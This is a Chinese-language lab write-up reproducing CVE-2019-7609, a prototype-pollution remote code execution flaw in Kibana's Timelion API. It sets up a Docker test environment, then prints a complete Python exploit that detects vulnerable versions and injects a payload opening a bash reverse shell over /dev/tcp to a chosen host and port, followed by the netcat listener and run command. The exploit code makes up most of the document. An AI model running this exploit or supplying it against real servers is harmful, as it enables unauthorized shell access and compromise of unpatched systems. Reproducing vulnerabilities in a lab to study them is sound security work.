CVE-2019-7609 Kibana 5.6.15-6.6.1 RCE 复现

0x01 环境准备

```
docker network create somenetwork #新建网络
docker run -d --name elasticsearch --net somenetwork -p 9200:9200 -p 9300:9300 -e "discovery.type=single-node" elasticsearch:6.6.0 #ES主服务
docker run -d --name kibana --net somenetwork -p 5601:5601 kibana:6.5.4 #目标
docker run -itd --name ubuntu-server --network somenetwork -u root ubuntu:latest #测试机器
```

进入Ubuntu Docker容器

```
docker exec -it <Docker> /bin/bash
```

更新软件包，安装依赖

```
apt-get update
apt-get install sudo netcat net-tools iputils-ping
```

0x02 Exp

```
import re
import sys
import time
import random
import argparse
import requests
import traceback
from distutils.version import StrictVersion


class KibanaVulnerability:
    def __init__(self, target, version, remote_host=None, remote_port=None):
        self.target = target
        self.version = version
        self.remote_host = remote_host
        self.remote_port = remote_port

    # 检查漏洞存在性的函数
    def check(self):
        """
        检查目标是否存在CVE-2019-7609漏洞
        """
```

```
        if not self.version or not self.version_compare(["5.6.15", "6.6.1"], self.version):
            return False
        headers = {
            'Content-Type': 'application/json;charset=utf-8',
            'Referer': self.target,
            'kbn-version': self.version,
            'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:62.0) Gecko/20100101 Firefox/62.0',
        }
        data = '{"sheet":[".es(*)"],"time":{"from":"now-1m","to":"now","mode":"quick","interval":"auto","timezone":"Asia/Shanghai"}}'
        url = "{}{}".format(self.target.rstrip("/"), "/api/timelion/run")
        r = requests.post(url, data=data, verify=False, headers=headers, timeout=20)
        if r.status_code == 200 and 'application/json' in r.headers.get('content-type',
                                                                        '') and '"seriesList"' in r.text:
            return True
        else:
            return False

    # 利用漏洞的函数
    def exploit(self):
        """
        利用CVE-2019-7609漏洞进行反向Shell
        """
        random_name = "".join(random.sample('qwertyuiopasdfghjkl', 8))
        headers = {
            'Content-Type': 'application/json;charset=utf-8',
            'kbn-version': self.version,
            'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:62.0) Gecko/20100101 Firefox/62.0',
        }
        data = r'''{"sheet":[".es(*).props(label.__proto__.env.AAAA='require(\"child_process\").exec(\"if [ ! -f /tmp/%s ];then touch /tmp/%s && /bin/bash -c \\'/bin/bash -i >& /dev/tcp/%s/%s 0>&1\\'; fi\");process.exit()//')\n.props(label.__proto__.env.NODE_OPTIONS='--require /proc/self/environ')"],"time":{"from":"now-15m","to":"now","mode":"quick","interval":"10s","timezone":"Asia/Shanghai"}}''' %(
        random_name, random_name, self.remote_host, self.remote_port)
        url = "{}{}".format(self.target, "/api/timelion/run")
        r1 = requests.post(url, data=data, verify=False, headers=headers, timeout=20)
        print("[+] 正在利用CVE-2019-7609漏洞进行反向Shell...")
        if r1.status_code == 200:
```

```
            trigger_url = "{}{}".format(self.target, "/socket.io/?EIO=3&transport=polling&t=MtjhZoM")
            new_headers = headers
            new_headers.update({'kbn-xsrf': 'professionally-crafted-string-of-text'})
            r2 = requests.get(trigger_url, verify=False, headers=new_headers, timeout=20)
            if r2.status_code == 200:
                time.sleep(5)
                return True
        return False

    def version_compare(self, standard_version, compare_version):
        try:
            sc1 = StrictVersion(standard_version[0])
            sc2 = StrictVersion(standard_version[1])
            cc = StrictVersion(compare_version)
        except ValueError:
            print("[-] 错误：Kibana版本比较失败！")
            return False

        if sc1 > cc or (StrictVersion("6.0.0") <= cc and sc2 > cc):
            return True
        return False

    def get_kibana_version(self):
        headers = {
            'Referer': self.target,
            'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:62.0) Gecko/20100101 Firefox/62.0',
        }
        url = "{}{}".format(self.target.rstrip("/"), "/app/kibana")
        r = requests.get(url, verify=False, headers=headers, timeout=30)
        patterns = ['&amp;quot;version&amp;quot;:&amp;quot;(.*?)&amp;quot;,', '"version":"(.*?)",']
        for pattern in patterns:
            match = re.findall(pattern, r.text)
            if match:
                print("[+] Kibana版本为：{}".format(match[0]))
                return match[0]
        return '9.9.9'


def parse_arguments():
    parser = argparse.ArgumentParser(description="对目标进行Kibana漏洞检测和利用")
    parser.add_argument("-u", dest='url', default="http://127.0.0.1:5601", type=str, help='例如：http://127.0.0.1:5601')
    parser.add_argument("-host", dest='remote_host', default="127.0.0.1", type=str,
```

```
                          help='反向Shell远程主机，例如：1.1.1.1')
    parser.add_argument("-port", dest='remote_port', default="8888", type=str, help='反向Shell远程端口，例如：8888')
    parser.add_argument('--shell', dest='reverse_shell', default='', action="store_true", help='验证后反向Shell')
    return parser.parse_args()


def main():
    args = parse_arguments()
    vuln = KibanaVulnerability(args.url, version=None, remote_host=args.remote_host, remote_port=args.remote_port)
    vuln.version = vuln.get_kibana_version()  # 修正的部分

    result = vuln.check()
    if result:
        print("[+] {}可能存在CVE-2019-7609 (Kibana < 6.6.1 RCE)漏洞".format(args.url))
    else:
        print("[-] {}不存在CVE-2019-7609漏洞".format(args.url))

    if args.reverse_shell:
        result = vuln.exploit()
        if result:
            print("[+] 反向Shell完成！请在{}:{}检查会话".format(args.remote_host, args.remote_port))
        else:
            print("[-] 无法反向Shell")

if __name__ == "__main__":
    main()
```


0x03 利用

这里Ubuntu IP 172.18.0.4 目标Kibana IP 172.18.0.3

反弹shell：

```
nc -lvp 8888
```

执行 python CVE-2019-7609.py -u http://127.0.0.1:5601 -host 172.18.0.4 -port 8888 --shell



成功反弹shell

0x04 后记

这个环境有很多问题，调试过程中出现了大量奇怪的错误。

可能是和Docker有关。

当EXP失效的情况下，建议是清理所有的LocalStorage和Cookie，保证环境处于清洁状态。

另外该漏洞久远，公网资产估计已经没有了，没有什么实践意义。

JS的原型链污染还是可以学习的。

0x05 参考

https://github.com/mpgn/CVE-2019-7609

https://discuss.elastic.co/t/elastic-stack-6-6-1-and-5-6-15-security-update/169077

https://www.synacktiv.com/posts/pentest/pwning-an-outdated-kibana-with-not-so-sad-vulnerabilities.html